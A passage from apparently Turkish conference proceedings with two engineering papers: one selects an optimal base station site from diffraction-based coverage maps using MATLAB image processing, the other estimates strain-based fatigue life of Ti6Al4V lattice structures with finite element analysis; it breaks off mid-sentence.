USING IMAGE PROCESSING TECHNIQUES IN DETERMINING OPTIMUM BASE STATION LOCATION

ABSTRACT

Nowadays, in almost everywhere (indoor, urban, rural and intercity ways) wireless communication is used and generally receivers and transmitters does not see each other. Electronic equipment have to take a threshold signal strength to work. In order to provide the coverage, transmitter should be deployed to optimum place. In this study, Rays contributing to coverage are determined for all possible positions of transmitter via ray tracing technique. After that, Uniform Theory of Diffraction model is used for these rays and electric fields are calculated and then coloured coverage maps are obtained. In red regions, electric field strength is intense, unlike in blue regions electric field strength is low. By using image processing techniques, red regions are selected and total electric field strength is calculated in all the coverage maps. As a conclusion, the map having the most electric field strength is assigned as optimum transmitter place.

Keywords: *Uniform Diffraction, Image Processing, Base Station*

1. GİRİŞ

Kablosuz haberleşme bina içi, bina dışı, kentsel bölge, kırsal kesim ve şehirlerarası yollarda BT, FM Radyo ve GSM gibi uygulamalarda kullanılmaktadır. Bu durumlarda genellikle alıcı ve vericiler birbirini görmemektedir. Bu durumlarda, vericiden çıkan dalga kırınarak, yansiyarak ve/veya kırılarak alıcıya ulaşır. Bu fiziksel olaylardan dolayı elektromanyetik dalganın şiddeti azalır. Cihazın düzenli bir şekilde çalışabilmesi için aldığı sinyalin belirli bir eşik değerden yüksek olması gerekmektedir. Her yerde bu eşik değeri aşmak için vericinin en uygun yere konuşlandırılması gerekmektedir. En uygun yer tespiti yapabilmek için kapsama alanı haritalarının çıkarılması, dolayısıyla muhtemel her noktada elektrik alan şiddetinin hesaplanması gerekmektedir. Elektrik alan şiddetini hesaplayabilmek için ışın izleme tekniği ve bir elektromanyetik dalga yayılım modeli kullanılmalıdır. Geometrik optik modeli boş uzay problemlerinde kullanılabilir. Bu model engel arkasındaki kırınan alanları açıklayamamaktadır. Bu problemi ortadan kaldırmak için geometrik optik modeline kırınan alanlar eklenerek Geometrik Kırınım Teorisi ileri sürülmüştür [1]. Geometrik kırınım teorisinin optik sınırlar yakınındaki hatalı sonuçlarını ortadan kaldırmak için Uniform Kırınım Teorisi (UKT) ileriye sürülmüştür [2]. Gözlem, kırınım ve kaynak noktaları aynı doğru üzerindeyse veya bu doğruya yakın ise UKT modeli hatalı sonuçlar vermektedir [3]. Muhtemel bir nokta baz istasyonu seçilip, diğer engeller üzerindeki elektrik alan

şiddetleri bulunarak bir matris oluşturulur. Bu matrisin renk haritası çizdirilerek kapsama alanı haritası çıkarılabilmektedir [4]. Muhtemel baz istasyonu lokasyonu değiştirilerek yeni bir kapsama alanı haritası oluşturulmaktadır. Daha sonra tüm kapsama alanı haritaları içerisinde en uygun olanı görüntü işleme teknikleri kullanılarak seçilmektedir.

2. UNİFORM KIRINIM TEORİSİ


Uniform Kırınım Teorisine göre engel arkasında kalan bölgede elektrik alan [5]'te verilen denklemle hesaplanabilir.

$$E = E_i DA(s)e^{-jks} \quad (1)$$

Burada, E_i mevcut elektrik alan, D genlik kırınım katsayısı, A yayılma faktörü, k dalga sayısı ve s dalganın yayılım mesafesidir.


3. KAPSAMA ALANI ÇIKARILMASI VE EN UYGUN ÖLÇÜM SONUÇLARI VE DEĞERLENDİRME

Servis kalitesi yüksek bir kablosuz haberleşme ağı kurabilmek için kapsama alanının doğru kestirilebilmesi çok önemlidir. Kapsama alanının doğru kestirilebilmesiyle birlikte baz istasyonu en uygun yere yerleştirilebilecektir. Kapsama alanı haritası çıkarmak için Şekil 1'de verilen senaryo kullanıldı.




Şekil 1. Kapsama alanı bulunmak istenen bölge

Şekil 1'de görüldüğü üzere bina yükseklikleri 1 ile 29 arasında rasgele atanmıştır. Baz istasyonu Baz istasyonu $(x, y, z) = (0, 0, 23)$ noktasına konulduğunda kapsama alanı Şekil 2'deki gibi olmaktadır.




Şekil 2. Kapsama alanı

Şekil 2’de görülebileceği gibi, baz istasyonu konumunda en yüksek elektrik alan mevcut ve uzaklaştıkça alan şiddeti azalmaktadır. En düşük yol kaybı peş peşe kırınımlardan dolayı -103.9 dB olmaktadır. Tüm kapsama alanlarını aynı ölçeğe getirmek için Şekil 3’te verilen normalize edilmiş kapsama alanı haritası kullanılmalıdır.




Şekil 3. Normalize edilmiş kapsama alanı

Şekil 3’ten görülebileceği gibi, değerler 0 ile -1 arasına çekilmiştir. 0 noktası baz istasyonu konumunu, -1 ise sinyal şiddeti en düşük olan yeri ifade etmektedir. Görüntü işleme teknikleri kullanılarak kapsama alanı en iyi olan (en kırmızı) harita seçilecektir. Öncelikle tightfig.m dosyası çalıştırılarak Şekil 4’teki gibi renk cetveli, başlık, eksenler gibi resim harici her şey çıkarılmakta ve jpeg dosyası olarak kaydedilmektedir. Bu jpeg dosya üzerinde, `sum(sum(:,1))` komutu kullanılarak kırmızı olan bütün değerlerin toplamı 1313441 olarak bulunmuştur. Daha sonra `red=sekil(:,1); black=zeros(size(sekil,1),size(sekil,2),'uint8');` `just_red=cat(3,red,black,black);` komutları kullanılarak sadece resim bölgesi alınarak, siyah arka planda kırmızı olan yerlerin gösterilmektedir.



Şekil 4. Siyah arka planda kırmızı bölgeler

Muhtemel 25 baz istasyonu konumu için tüm kapsama alanları çıkarıldı ve kırmızı değerler toplamı 2535084 ile Şekil 5'te verilen harita en iyi kapsama alanı haritası olarak seçilmiştir.



Şekil 5. En iyi kapsama alanı haritası

4. SONUÇ

Verici en uygun yere konulduğunda kapsama alanı en iyi olmakta ve her yerde istenilen eşik elektrik alan şiddeti sağlanabilmektedir. Tarih boyunca nümerik ve ışın izleme tabanlı bir çok elektromanyetik dalga yayılım modeli geliştirilmiştir. Bu makalede ışın izleme tekniği tabanlı UKT modeli kullanılarak elektrik alan şiddetleri hesaplanmış ve bu verilere göre renkli kapsama alanı haritaları oluşturulmuştur. Haritalarda kırmızı, alan şiddetinin en yüksek olduğu mavi ise en az olduğu bölgeleri göstermektedir. Haritalardaki kırmızılığın en fazla olanı verici noktası olarak seçilmiştir.

5. KAYNAKÇA

- [1] Keller, J.B., "Geometrical theory of diffraction," J. Opt. Soc. Am., cilt. 52, no. 2, s. 116–130, 1962.
- [2] Kouyoumjian, R.G. ve Pathak, P.H., "A uniform geometrical theory of diffraction for an edge in a perfectly conducting surface," Proceedings of the IEEE, cilt. 62, no. 11, s. 1448–1461, 1974.
- [3] Holm, P.D., "Utd-diffraction coefficients for higher order wedge diffracted fields," IEEE Transactions on Antennas and Propagation, cilt. 44, no. 6, s. 879–888, 1996.

- [4] Tabakcioglu, M.B., “Coverage prediction for triple diffraction scenarios,” Applied Computational Electromagnetics Society Journal, cilt. 33, no. 11, s. 1217 – 1222, 2018.
- [5] Tzaras, C. ve Saunders, S.R., “An improved heuristic utd solution for multiple-edge transition zone diffraction,” IEEE Transactions on Antennas and Propagation, cilt. 49, no. 12, s. 1678–1682, 2001.

KAFES YAPILI MALZEMELERDE GERİNİM TABANLI YORULMA ÖMRÜ HESABI

Arda İdris Özay¹, Recep Muhammet Görgülüarslan¹

¹*TOBB Ekonomi ve Teknoloji Üniversitesi, Makine Mühendisliği, Ankara, TURKEY*

rgorguluarslan@etu.edu.tr

ORCID: 0000-0002-0550-8335

ÖZET

Günümüzde, eklemeli imalat yöntemlerinin, yüksek hafiflik kazandırması özelliğinden faydalanmak amacıyla kafes yapılarının kullanımına odaklanılmış ve kafes yapılarının statik dayanımlarının ortaya konulmasına ilişkin birçok çalışma yürütülmüştür. Fakat, aslında statik dayanım kadar büyük öneme sahip olmasına rağmen, eklemeli imalat yöntemleri ile üretilmiş kafes yapılı malzemelerin dinamik yük altındaki davranışlarını ortaya koyacak yöntemler henüz olgunlaşmamıştır. Literatürde yapılan bu alandaki araştırmalara bakıldığında, genel olarak deneysel çalışmaların ağırlıkta yürütüldüğü ve nümerik çalışmaların ise gerilme tabanlı ömür tespit yöntemleri ile gerçekleştirildiği görülmüştür. Deneysel çalışmaların yüksek maliyetli olması ve gerilme tabanlı nümerik hesaplamaların ise düşük çevrimli yorulma ömrü bölgesinde (Low cycle fatigue), (LCF) verimli bir hesaplama yöntemi olmadığı görülmüştür. Bu sebep ile bu çalışmada eklemeli imalat yöntemi ile üretilmiş kafes yapılarının gerinim tabanlı yorulma ömrü tespit metodu ile yorulma ömrü tespiti üzerine çalışılmıştır. Bu çalışmada yorulma ömrünün tespiti için malzemesi Ti6Al4V-ELI olan “rhombic dodecahedron” birim hücre geometrisi tasarlanmıştır. İlk olarak bu geometrinin gerilme-gerinim eğrisini elde etmek amacıyla statik sonlu elemanlar analizleri gerçekleştirilmiştir. Statik analizlerden, elde edilen gerilme-gerinim geçmişi ile malzemenin tespit edilen akma noktasından başlayarak ve kademeli olarak gerilme şiddeti düşürülerek malzemenin dinamik yük altındaki davranışı incelenerek malzemenin yorulma ömrünü belirleyen S-N eğrisi elde edilmeye çalışılmıştır. Bu yorulma ömrü çalışmasında gerinim tabanlı yorulma ömür tespit metodu olan Brown Miller yöntemi kullanılmıştır. Bu çalışmanın literatüre katkısı ise gerinim tabanlı yapılan nümerik hesaplamalarında deneysel numunenin tamamını modellemek yerine yalnızca onu temsil eden

birim kafes hücre üzerinde gerçekleştirilmiş olması ve bu sayede gerinim tabanlı yöntemler kullanılarak kafes yapı malzemelerin temsili birim hücre ile S-N eğrisi çıkartılmış olmasıdır. Sonuçlar literatürden elde edilen deneysel yorulma testi sonuçları ile karşılaştırıldığında nümerik ve deneysel sonuçların iyi bir korelasyon sağladığı gözlemlenmiştir.

Anahtar Kelimeler: Eklemeli İmalat, Kafes Yapı, Gerinim Tabanlı Yorulma Ömrü, Sonlu Elemanlar Analizi

FATIGUE LIFE CALCULATION OF LATTICE STRUCTURES BY USING STARIN BASED METHOD

ABSTRACT

Today, with the advancements of additive manufacturing techniques, to benefit from the great lightweight properties, the use of lattice structures has been focused and many studies have been carried out to reveal the static strength of the lattice structures. Although it is as important as the static strength, the methods that will carry out the behaviour of the lattice structure materials produced by additive manufacturing methods under dynamic load are not yet mature. It is seen from the studies related to this field in the literature that in general, experimental studies are carried out and numerical studies are carried out with stress-based life determination methods. However, it has been observed that the experimental studies are costly, and the stress-based numerical calculations are not an efficient in the low cycle fatigue life region. For this reason, in this study, the fatigue life determination is studied by the strain-based fatigue life numerical method of lattice structures produced by additive manufacturing. A rhombic dodecahedron unit cell geometry with Ti6Al4V-ELI material is designed to determine the fatigue life. Initially, to obtain the stress-strain curve of this geometry, the static finite element analyses are carried out. By using the obtained stress-strain history and starting from the determined yield point of the material and gradually decreasing the stress magnitude, the behaviour of the material under dynamic load has been examined. The S-N curve, which determines the fatigue life of the material, has been tried to be obtained. In this fatigue life study, the Brown Miller method, which is a strain-based fatigue life determination method, was used. The contribution of this study to the literature is that the fatigue life calculations are carried out by merely using a representative unit cell instead of modelling the entire lattice specimen by a strain-based method. The comparison of the numerical fatigue life results


obtained in this study with the experimental fatigue life results given in the literature showed that the numerical and experimental results provide a good agreement.

Keywords: *Additive Manufacturing, Lattice Structure, Strain Based Fatigue Life, Finite Element Analysis*

1. GİRİŞ

Eklemeli imalat yöntemleri, bir parçanın bilgisayarlı programlama yardımı ile katmanlar halinde örülerek 3 boyutlu geometrilerin elde edilebileceği bir üretim yöntemidir. Bu imalat yöntemleri 40 yıla yakın zamandır üzerinde çalışılarak günümüze kadar gelişim göstermiş ve ana imalat prosesleri arasında yerini almaya başlamış proseslerdir (Huang vd., 2013). Geleneksel imalat yöntemleri ile kıyaslandığında; tek bir makine ile kompleks parça imalatı sağlanması, hızlı prototipleme kabiliyeti ve esnek imalat olanağı sağlanması eklemeli imalat yöntemlerinin üstünlüklerini ortaya koymaktadır (Pereira vd., 2019). Bu kabiliyetlerine rağmen, eklemeli imalat proseslerinin bazı dezavantajları mevcuttur. Bu dezavantajlar; yüksek üretim ve malzeme maliyetleri, proses sonrası ilave operasyon ihtiyacı, parça inşa süreleri ve özellikle üretilmiş parçaların mekanik özelliklerinin geliştirilmeye ihtiyaç duyulması olarak ortaya konmuştur(Costabile vd., 2016). Bu dezavantajların üstesinden gelmek adına özellikle üzerine yoğunlaşmış ve son yıllarda çok fazla araştırma yapılan Seçmeli Laser Ergitme (SLE) Seharng vd., (2020) üretim metodunda; üretilmiş parçanın mekanik özelliklerini etkileyecek 50'den fazla girdi parametresi üzerinde çalışmalar devam etmekte olup, bu yönde geliştirilen birçok yöneme karşın halen bir standardizasyon oluşturma ihtiyacı mevcuttur (Spears ve Gold, 2016).

SLE prosesi Şekil 2'de görüldüğü gibi bir merdane vasıtasıyla serilen toz tabakalarının adım adım lazer ile eritilerek birleştirilmesi sürecinin gerçekleştirildiği bir eklemeli imalat tekniğidir. SLE prosesi üretim tekniği olarak hem serbest yüzey formlu karmaşık geometrilerin üretimi hem de yüksek çözünürlükte sık unsur barındıran kafes yapılı malzemelerin üretimini gerçekleştirme açısından olağan üstü bir potansiyele sahip olduğundan son zamanlarda araştırmacılar bu yöntem ile periyodik gözenekli parçaların üretimine yoğunlaşmışlardır (Yan vd., 2012).



Şekil 2 SLE Prosesinin Şematik Gösterimi (Belle vd., 2013)

Genel olarak bilinen kafes yapılı malzemeler, hücresel olarak tasarlanan geometrilerin periyodik bir şekilde çoğaltılmasından meydana gelmektedir ve farklı türde kafes yapılar mevcuttur (Maconachie vd., 2019).

Eklmeli imalat yöntemleri ile üretilen parçaların statik yük altında davranışı birçok çalışmada detaylı olarak incelenmiş olsa da dinamik yük altındaki davranışı hala birçok bilinmezlik barındıran bir alandır. Bu kapsamda yapılan deneysel çalışmalar incelendiğinde; Hrabe vd., (2011) çalışmasında, Elektron Işını Ergitme (Electron Beam Melting – EBM) metodu ile üretilmiş elmas geometrili kafes yapılı numunelerin yorulma ömrünü deneysel olarak belirlemek amacıyla yük oranı 0,1 ve yük uygulama hızı 15 Hz olan basma-basma konfigürasyonlu yorulma testi gerçekleştirdiği görülmüştür. Li vd., (2012) , Amin Yavari vd., (2015) ve Van Hooreweder vd., (2017) farklı tip kafes yapılarında yine benzer parametreler ile deneysel ömür tayini yapmışlardır. Bu çalışmaların en büyük eksiklikleri ise nümerik yöntemler ile desteklenmemiş olmalarıdır.

Deneysel ve nümerik bir arada incelenen Lipinski vd., (2013) ve Guo vd., (2009) çalışmalarında ise, kafes yapılı numunelerin tamamının modellenmesi ihtiyacı doğduğu için yüksek hesaplama maliyetinden kaçınmak amacıyla gerilme tabanlı nümerik yöntemler kullanılmıştır. Bu nedenle, literatürdeki eksik, gerilim tabanlı hesaplama teknikleri kullanılarak yorulma ömrünün belirlenmesidir. Bu yöntemlerin kullanılması için ise hesaplama maliyetini düşürmek için kafes yapılı numunenin tamamını temsil eden birim hücre yaklaşımı kullanılarak çözümleme gerçekleştirilmesi gerektiği görülmüştür.


Eklmeli imalat yöntemi ile üretilmiş kafes yapılı malzemelerin sadece nümerik yöntemler ile yorulma ömrü tayini kapsamında gerçekleştirilen çalışmalardan, Hedayati vd., (2016) malzemesi Ti6Al4V ELI olan “rhombic dodecahedron” geometrili kafes yapılarının stres tabanlı yorulma analizini gerçekleştirmiştir. Zargarian vd., (2019) malzemesi titanyum olan “diamond, dodeca, cuboct, kelvin” geometrili kafes yapılarında gerilme tabanlı “event-based” yorulma algoritması ile Soderberg ortalama-

gerilme teorisini kullanarak yüksek çevrimli ömür değerlendirmesi yapmıştır. Peng vd., (2020) ise diğerlerinin aksine malzemesi Ti6Al4V olan SC, BCC, FCC ve SC-BCC kafes yapılarının Brown-Miller yöntemini ömür analizi yapmıştır. Fakat bu çalışma sonuçları herhangi bir deneysel sonuçlar ile karşılaştırılmadığı için literatürdeki bu açıklığı doldurmamış olduğu gözlemlenmektedir. Literatür incelendiğinde nümerik hesaplama yöntemi ile yapılan kafes malzemelerin yorulma ömrü tayini kısıtlı sayıda olduğu gözlemlenmektedir. Bu çalışmaların da en büyük eksikliğinin ya gerilme tabanlı yöntemler ile gerçekleştirilmiş olması ya da deneysel sonuçlar ile doğrulanmamış olmasıdır.

Bu boşluğu doldurmak amacıyla, bu çalışmada, malzemesi Ti6Al4V-ELI olan rhombic dodecahedron geometrili kafes yapılarının gerinim tabanlı yorulma ömrü tespiti Brown Miller yöntemi kullanılarak gerçekleştirilmiş ve elde edilen nümerik analiz sonuçları (Hedayati vd., 2016) çalışmasındaki nümerik analiz sonuçları ve (Amin Yavari vd., 2013) çalışmasındaki deneysel sonuçlar ile karşılaştırılarak doğrulanmıştır.


2. GERİNİM TABANLI YORULMA ÖMRÜ HESAPLAMA

Gerinim ömür tespit yöntemi; esasen Şekil 3’de gösterilmiş, parçaya uygulanan gerilme şiddetindeki değişim (Δs) yerine parçada meydana gelen lokal gerinim değişimi ($\Delta \epsilon$) değerinden yola çıkarak ömür hesabı yapmaya yarayan bir yöntemdir. Bu yöntemde Şekil 3’de gösterildiği parçanın ömrünü hesaplayabilmek için çentiğin olduğu bölgede meydana gelen gerinim değerleri ve bu bölgenin malzeme özellikleri alınarak, yüzeyi parlatılmış deney numunesine bahsi geçen veriler aktarılmış varsayılır. Bu deney numunesinin üstünde meydana gelen gerinim değerinin tekrarlı bir şekilde uygulanması sonucu çatlak başlangıcına kadar maruz kaldığı çevrim sayısı hesaplanarak gerinim tabanlı yorulma ömrü belirlenmiş olunur.



Şekil 3 Gerinim Tabanlı Ömür Hesabı Yaklaşım Konsepti (Ghasabi, 2018)

Gerinim tabanlı yaklaşıma yerel gerinim yaklaşımı da denir çünkü yorulma hasarı hesaplamaları yerel gerinimlerin doğrudan değerlendirilmesiyle yapılır. Şekil 4'te gösterilen gerinim ömrü yorulma eğrileri, log-log ölçeklerinde çizilmiştir. Bu şekilde N_f , hasara kadar olan döngülerin sayısıdır ve $2N_f$, hasara giden evrilme sayısıdır



Şekil 4 Toplam Gerinim Ömür Eğrisi Şematik Gösterimi (Ghasabi, 2018)

Şekil 4'ten anlaşılacağı üzere toplam gerinim genliği, kararlı durum histerezis döngüleri üzerinden elastik ve plastik gerinim bileşenleri olarak ikiye ayrıldığı görülebilir. Hem elastik hem de plastik eğrileri düz çizgiler olarak tahmin etmek mümkündür. Belirli bir ömürde (N_f) elastik ve plastik gerilmeleri toplayarak, toplam gerinim hesaplanabilir. Plastik gerinim bileşeni, büyük gerinimlerde ve kısa çevrimli yorulma (low cycle fatigue - LCF) bölgesinde baskındır. Elastik gerinim bileşeni ise, küçük gerinimlerde ve yüksek çevrimli yorulma (high cycle fatigue - HCF) bölgesinde baskındır. Şekil 4'ten anlaşıldığı gibi, $\sigma'_f E$ ve ϵ'_f , sırasıyla elastik bileşen ve plastik bileşen için $2N_f = 1$ 'deki iki düz çizginin kesişim noktasıdır. Burada; b ve c sembolleri sırasıyla elastik ve plastik çizgilerin eğimleridir. Bu bilgilerin doğrultusunda, küçük düz aksenal numunelerin gerinim ömür verilerinin denklemi şu şekilde ifade edilebilir:

$$\frac{\Delta \epsilon}{2} = \epsilon_a = \frac{\Delta \epsilon^e}{2} + \frac{\Delta \epsilon^p}{2} = \frac{\Delta \sigma'_f}{E} (2N_f)^b + \epsilon'_f (2N_f)^c \quad (1)$$

Bu denklemde sırasıyla; parçada meydana gelen gerinim değişimi $\Delta \epsilon$, toplam gerinim şiddeti ϵ_a , elastik gerinim şiddetinde değişim $\Delta \epsilon^e$, plastik gerinim şiddetindeki değişim $\Delta \epsilon^p$ olarak ifade edilmiştir. Ayrıca; $\Delta \sigma'_f$ yorulma dayanım katsayısının değişimini, E elastik modülü, N_f yapının ömrünü ifade eden döngü sayısını, b yorulma dayanım üssünü, ϵ'_f yorulma süneklik katsayısını, c yorulma süneklik üssünü ifade etmektedir.

Eş. (1)'i, verilen bir gerinim şiddeti ile N_f değerini elde etmek için çözmek istediğimizde; gerinim şiddeti setini iteratif olarak çözebilecek bir tekniğe veya sayısal / grafik çözümlere ihtiyaç duyulur.

Eş. (1)'in ilk bölümü; yorulma ömrünü elastik gerinimle ilişkilendiren Basquin'in ömrü eşitliğidir (Basquin, 1910) ve bu eşitlik aşağıdaki gibidir:

$$\frac{\Delta\sigma}{2} = \sigma_a = \sigma'_f(2N_f)^b \quad (2)$$

Bu denklemde σ_a , gerilme şiddetini ifade etmektedir.

Eş. (1)'in ikinci kısmı, yorulma ömrünü plastik gerinim ile ilişkilendiren ve aşağıdaki şekilde ifade edilen Manson-Coffin eşitliğidir (Manson, 1953), (Coffin, 1962);

$$\frac{\Delta\varepsilon^p}{2} = \varepsilon'_f(2N_f)^c \quad (3)$$

Elastik ve plastik gerinim ömrü eğrilerinin kesişme noktasına geçiş yorulma ömrü denir. Bu ömür, gerinimlerin elastik ve plastik bileşenleri eşit olduğunda ve şu şekilde ifade edildiğinde oluşur:


$$2N_t = \left(\frac{\varepsilon'_f E}{\sigma'_f}\right)^{\frac{1}{b-c}} \quad (4)$$

Geçiş yorulma ömründen daha az ömür, gerinimlerin çoğunlukla plastik olduğu LCF rejimindedir. ($2N_t$) 'den büyük ömürler, gerinimlerin esas olarak elastik olduğu HCF rejimindedir.

Gerinim tabanlı yaklaşım hem LCF hem de HCF rejimlerini kapsar ve her biri için uygulanabilir. Küçük plastik gerinimlerin mevcut olabileceği uzun ömürlü durumlarda, bu yaklaşım, Eş. (1)'deki plastik gerinim terimi ihmal edilerek kullanılabilir. Eş. (1), bu şekilde gerinim ömrü eşitliği olan Basquin'in Eş. (2)'de verilen ifadesine indirgenmiş olur (Stephens, Ralph I., 2001).


3. STATİK ANALİZLER

Bu çalışmada kullanılacak kafes yapı daha önce de belirtildiği üzere rhombic dodecahedron kafes yapısı olup, tasarımı Şekil 5 (a)'da belirtildiği gibidir. Burada tasarım gerçekleştirilirken yine Şekil 5 (a)'da gösterildiği gibi boşluk çapı 0,5 mm ve çubuk çapı 0,12 mm olacak şekilde tasarım gerçekleştirilmiştir. Çalışmada hücre sayının statik dayanıma etkisi ayrıca incelendiği için de Şekil 5 (b), (c) ve (d) ile gösterilen farklı hücre sayılarındaki numuneler gösterilmiştir.



Şekil 5 Rhombic Dodecahedron Birim Hücre Tasarımı (a), 2x2 Hücre Sayılı (b), 3x3 Hücre Sayılı (c) ve 4x4 Hücre Sayılı (d) Kafes Yapısı Gösterimi


Kafes yapılarının statik dayanımları genel olarak onu temsil eden göreceli yoğunluk değeri ile ifade edilmektedir. Rhombic dodecahedron için bu değerler Şekil 6’te verilmiştir.



Şekil 6 Rhombic Dodecahedron Kafes Yapısının Çubuk Çapı ve Boyuna Bağlı Göreceli Yoğunluk Değişimi

Tasarımı yapılan geometri, sonlu elemanlar analiz programı olan ABAQUS’e aktarılarak burada statik analizleri gerçekleştirilmiştir. Bu analizlerde model oluşturulurken, malzemeye yükleme yapılabilmesine olanak sağlayan üst ve alt kalıplar Şekil 7’de gösterildiği modellenmiştir. Burada 2 kalıp tasarlanmasının amacı kalıplardan birinin sabit kalması (alt kalıp), diğerinin ise hareketli olması (üst kalıp) sayesinde kafes yapısını ezmek ve meydana gelen tepki kuvvetini alt kalıptan alarak gerilme gerinim eğrisini çizmektir. Statik analizlerin gerçekleştirilmesi için oluşturulan Şekil 7’deki modelde sınır şartları olarak başlangıçta $U1=U2=U3=R1=R2=R3=0$ olarak kabul edilmiş fakat ikinci adımda ise $U2 = -0,152$ mm deplasman verilerek kafes yapısına yükleme verilmiştir. Bu modelde hareketli ve sabit kalıplar rijit olarak tanımlanmış fakat parça deforme olabilir olarak tanımlanmış ve C3D10 tetrahedral ikinci dereceden elemanlar kullanılarak modelleme gerçekleştirilmiştir. Ayrıca, kalıplar ile kafes yapısı

arasındaki sürtünmeyi modelleyebilmek için; teğetsel sürtünme modeli kullanılmış olup sürtünme katsayısı 0,3 olarak belirlenmiştir.




Şekil 7 Statik Analiz Modeli

Bu modelleme çalışmasında Ti6Al4V-ELI malzemesinin verileri (Hedayati vd., 2016) çalışmasından elde edilmiş olup, kullanılan değerler Tablo 3’de gösterildiği gibidir.

Tablo 3. Ti6Al4V Malzeme Verisi


Özellikler	Değeri
Elastik Modül	122,3 GPa
Poisson’s Oranı	0,342
Tanjant Modül	1,25 GPa
Akma Gerilmesi	1000 MPa
Maksimum Çekme Dayanımı	1,2 MPa

Sonlu elemanlar modeli hazırlandıktan sonra ilk olarak sonlu eleman sayısının değişimine bağlı olarak malzemenin gerilme-gerinim eğrisindeki meydana gelen değişim sonuçları 3 farklı sonlu eleman boyu için elde edilmiş ve Şekil 8’de gösterilmiştir. Bu sonuçlar incelendiğinde, eleman boyutunun 0,25 mm’nin altında olduğu durumlarda gerilme-gerinim eğrisindeki değişimin %1’in çok daha altında olduğu gözlemlenmiştir. O yüzden, sonlu elemanlar analizlerinde 0,25 mm boyutlu elemanlar kullanılmıştır.



Şekil 8 Eleman Sayısı Yakınsama Analizi

Eleman sayısı yakınsama analizlerinden sonra rhombic dodecahedron geometrisinin üç farklı hücre sayısı için sonlu elemanlar analizlerinden elde edilen gerilme-gerinim eğrileri Şekil 9'de gösterilmiştir. Bu sonuçlara göre 2x2 ve daha yüksek hücre sayılarında (rhombic dodecahedron) analiz sonuçlarının artık hücre sayısından bağımsız hale geldiği gerilme-gerinim eğrisinin yaklaşık %0,5 gibi ufak bir değişime maruz kalmasından anlaşılmaktadır.



Şekil 9 Hücre Sayısı Yakınsama Analizi

Bu analizlerden, elde edilen gerilme-gerinim eğrileri ve herbir düğüm noktasındaki; gerilme-gerinim geçmişi, ömür analizi için FE-SAFE programına aktarılmıştır.

4. KAFES YAPILARDA YORULMA ÖMRÜ HESABI VE SONUÇLAR


FE-SAFE programında ömür analiz modeli kurulması üç ana basamaktan oluşmaktadır; (1) Ti6Al4V malzemeden elde edilmiş köpek kemiği formu (bulk metal) yorulma test numunesinden elde edilmiş malzeme özelliklerinin programa aktarılması, (2) statik analiz sonuçlarından elde edilen gerilme-gerinim geçmişinin programa aktarılarak yüklemeye geçişinin oluşturulması, (3) yüzey pürüzlülük katsayısının girilmesidir. Modelin oluşturulması için gerekli deneysel gerinim verisi (Benedetti vd., 2018), (Meggiolaro ve Castro, 2004) ve (Dowling, 2013) yayınlarından alınarak 3 farklı malzeme verisi için gerçekleştirilmiştir. Bu malzeme verileri Tablo 4’de özetlenmiştir.

Tablo 4. Ti6Al4V Yorulma Malzeme Verisi

Malzeme Verisi	$\sigma'f$	$\epsilon'f$	b	c	K'	n'
Seeger malzeme verisi (Meggiolaro ve Castro, 2004)	2004	0.35	-0.095	-0.69	2315	0.1376
(Benedetti vd., 2018)	3120	13.35	-0.186	-1.47	1875	0.105
(Dowling, 2013)	2030	0.841	-0.104	-0.688	1772	0.106

K' = Döngüsel dayanım katsayısı , n' =Döngüsel sertleşme pekleşmesi üssü.


Yorulma ömür analizinin ikinci adımı ise yukarıda bahsedildiği gibi yüklemeye modelinin oluşturulmasıdır. Burada Şekil 10’da gösterildiği gibi statik analiz sonuçlarından elde edilen, gerilme gerinim geçmişinin akma noktasına denk gelen gerilme değeri alınarak sinüs dalgası şeklinde tekrarlı yük elde edilmektedir. Burada maksimum gerilme değeri uygulanmak istenen yüklemeyi belirlerken, minimum gerilme değeri ise yüklemeye oranı ile belirlenmektedir. Bu çalışmada karşılaştırma yapılacak deneysel veride (Hedayati vd., 2016), yüklemeye oranı R=0,1 olarak kullanıldığından dolayı minimum değer buradan elde edilmiştir.



Şekil 10 Yorulma Ömür Analizinde Yükleme Gösterimi

Yorulma ömür analiz modelinin üçüncü ve son adımı olan yüzey pürüzlülük ya da üretim kaynaklı kusurların meydana getirdiği gerilme konsantrasyonu faktörünün (Kt) belirlenmesidir. Bu çalışmada ilk olarak $Kt=1$ olarak ömür hesapları gerçekleştirilmek istenmiş ve daha sonrasında elde edilen sonuçlar değerlendirilerek ayrıntılı bir Kt hesabına odaklanılması planlanmıştır.

Şekil 11’de gösterildiği üzere, yorulma ömrü analizleri üç farklı malzeme için ortalama gerilme (Morrow) metodu uygulayarak ve uygulamayarak ikili kombinasyonlarda gerçekleştirilmiştir. Sonuçlardan, sırasıyla yeşil ve siyah ile gösterilen ortalama gerilme kullanılmadan ve Seeger Meggiolaro ve Castro, (2004) ve Dowling, (2013) malzeme verileri kullanılarak elde edilen ömür eğrilerinin, kahverengi kareler ile gösterilen Hedayati vd., (2016) tarafından gerçekleştirilen nümerik analiz sonuçlarına göre, mavi ile gösterilen Amin Yavari vd., (2013) tarafından gerçekleştirilen deneysel sonuçlara daha yakın olduğu gözlemlenmiştir. Diğer sonuçların ise deneysel sonuçlara oldukça uzak olmasından dolayı kullanılamaz olduğu görülmüştür.



Şekil 11 Yorulma Ömrü Analiz Sonuçlarının Üç Farklı Malzeme ve Ortalama Gerilme Kullanılıp/Kullanılmamasına Bağlı Değişimi

5. DEĞERLENDİRME

Bu çalışmada, “rhombic dodecahedron” olarak tanımlanan kafes yapısı için gerinim tabanlı bir metot kullanılarak yorulma ömrü nümerik olarak hesaplanmış ve sonuçlar literatürde verilen deneysel sonuçlarla karşılaştırılmıştır. Yorulma ömür analiz sonuçlarının verildiği Şekil 11’den açıkça görüldüğü üzere, Seeger (Meggiolaro ve Castro, 2004) ve (Dowling, 2013) malzeme verileri kullanılarak elde edilen ömür eğrileri, literatürden alınan deneysel ve nümerik analiz sonuçlarına göre, rhombic dodecahedron geometrisinin ömrünün daha uzun olması gerektiğini söylemektedir. Fakat burada

